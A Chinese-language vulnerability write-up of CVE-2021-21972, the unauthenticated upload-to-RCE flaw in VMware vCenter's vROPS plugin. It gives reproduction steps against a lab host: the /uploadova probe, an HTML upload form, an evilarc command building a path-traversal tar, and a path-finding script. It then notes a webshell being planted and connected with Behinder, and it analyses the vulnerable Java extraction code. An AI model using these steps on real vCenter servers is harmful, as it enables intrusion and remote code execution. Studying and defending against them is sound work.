漏洞简介

vSphere 是 VMware 推出的虚拟化平台套件，包含 ESXi、vCenter Server 等一系列的软件。其中 vCenter Server 为 ESXi 的控制中心，可从单一控制点统一管理数据中心的所有 vSphere 主机和虚拟机，使得 IT 管理员能够提高控制能力，简化入场任务，并降低 IT 环境的管理复杂性与成本。

vSphere Client（HTML5）在 vCenter Server 插件中存在一个远程执行代码漏洞。未授权的攻击者可以通过开放 443 端口的服务器向 vCenter Server 发送精心构造的请求，从而在服务器上写入 webshell，最终造成远程任意代码执行。

影响版本

vmware:vcenter_server 7.0 U1c 之前的 7.0 版本
vmware:vcenter_server 6.7 U3l 之前的 6.7 版本
vmware:vcenter_server 6.5 U3n 之前的 6.5 版本


环境搭建

链接：https://pan.baidu.com/s/1RPCJCVdNnBmB3KGMXjTnIg
提取码：7nmo
复制这段内容后打开百度网盘手机App，操作更方便哦

看了网上的很多分析文章，照着其操作，安装成功之后，去访问应该存在漏洞的位置，却总是返回401信息。感谢@null师傅，给我分享 VMware-VIM-all-6.7.0-14836122，在我复现分析的时候提供了超大的帮助。

漏洞复现

首先通过访问路径 `https://192.168.198.131/ui/vropspluginui/rest/services/uploadova` 判断当前的 vCenter Server 是否存在漏洞




返回信息为 405，请求方法有误，证实存在这个上传的接口，通过构造上传表单


```
<form id="exp" method="post" enctype="multipart/form-data">
<p>target url > <input id="url" type="text" style="width: 300px"></p>
<p>shell file > <input type="file" name="uploadFile"></p>
<p><input type="submit" value="Submit" onclick="exp.action=url.value"></p>
</form>
```

利用 python 脚本 https://github.com/ptoomey3/evilarc/blob/master/evilarc.py 构造恶意 tar 包

```
C:\Users\admin\Desktop\CVE-2021-21972>python2 evilarc.py -d 2 -p "test" -o win -f whippet.tar 403.jsp
Creating whippet.tar containing ..\..\test\403.jsp

C:\Users\admin\Desktop\CVE-2021-21972>
```





目前已经可以实现任意文件的上传，为了能直接拿到 shell 所以我们还需要找一个前端页面能显示出的位置，将 shell 上传到那。

os：因为我并不清楚应该将 shell 上传到某个位置才能在前端页面显示出来，于是我想着在所有的文件夹之下都生成一个 1.txt，这个 1.txt 里面存储着当前对应的路径位置，然后在前端进行扫描，查看 1.txt的信息，就可以快速定位要上传的位置。

```
import os
for root,dirs,files in os.walk(r"C:\ProgramData"):
        for dir in dirs:
            #获取目录的名称
            print(dir)
            #获取目录的路径
            print(os.path.join(root,dir))
            filename =os.path.join(root,dir)+'\\1.txt'
            try:
                with open(filename, 'w') as file_object:
                    file_object.write(os.path.join(root,dir))
            except:
                pass
            continue
```


C:\ProgramData\VMware\vCenterServer\runtime\vsphere-client\server\work\deployer\s\global\29\0\container-app-war.war

C:\ProgramData\VMware\vCenterServer\data\perfcharts\tc-instance\webapps\statsreport


> C:\ProgramData\VMware\vCenterServer\data\perfcharts\tc-instance\webapps\statsreport
> https://192.168.198.131/vsphere-client/1.txt

> C:\ProgramData\VMware\vCenterServer\runtime\vsphere-client\server\work\deployer\s\global\29\0\container-app-war.war
> https://192.168.198.131/statsreport/1.txt


我们得到了路径之后再利用脚本生成https://github.com/ptoomey3/evilarc/blob/master/evilarc.py 恶意 tar 包



上传 tar 包，发现木马已经被解压到相对应的位置




利用冰蝎连接木马



漏洞分析


根据漏洞描述 `vCenter Server 的 vROPS 插件的 API 未经过鉴权，存在一些敏感接口` 直接在C盘目录下进行搜索 vrops



`C:\ProgramData\VMware\vCenterServer\cfg\vsphere-ui\vc-packages\vsphere-client-serenity\com.vmware.vrops.install-6.7.0.41000\plugins\vropsplugin-service.jar`

在这个文件中，我们能够看到网上所提及到的上传接口路由 `/uploadova`

`com.vmware.vropspluginui.mvc.ServicesController#uploadOvaFile`



上传之后会将传入的文件解压，并将文件名拼接到 `/tmp/unicorn_ova_di` 然后创建文件。通过在文件名中添加 `../../` 就可以实现跨目录的上传

```
422                 TarArchiveInputStream in = new TarArchiveInputStream(inputStream);
423                 TarArchiveEntry entry = in.getNextTarEntry();
424                 ArrayList result = new ArrayList();
425
426                 while(entry != null) {
427                     if (entry.isDirectory()) {
428                         entry = in.getNextTarEntry();
429                     } else {
430                         File curfile = new File( parent: "/tmp/unicorn_ova_dir", entry.getName());
431                         File parent = curfile.getParentFile();
432                         if (!parent.exists()) {
433                             parent.mkdirs();
434                         }
435
436                         OutputStream out = new FileOutputStream(curfile);
437                         IOUtils.copy(in, out);
438                         out.close();
439                         result.add(entry.getName());
440                         entry = in.getNextTarEntry();
441                     }
442                 }
443
444                 in.close();
445                 logger.info( o: "Successfully deployed File at Location :/tmp/unicorn_ova_dir");
```

参考文章

Unauthorized RCE in VMware vCenter
CVE-2021-21972 vCenter 6.5-7.0 RCE 漏洞分析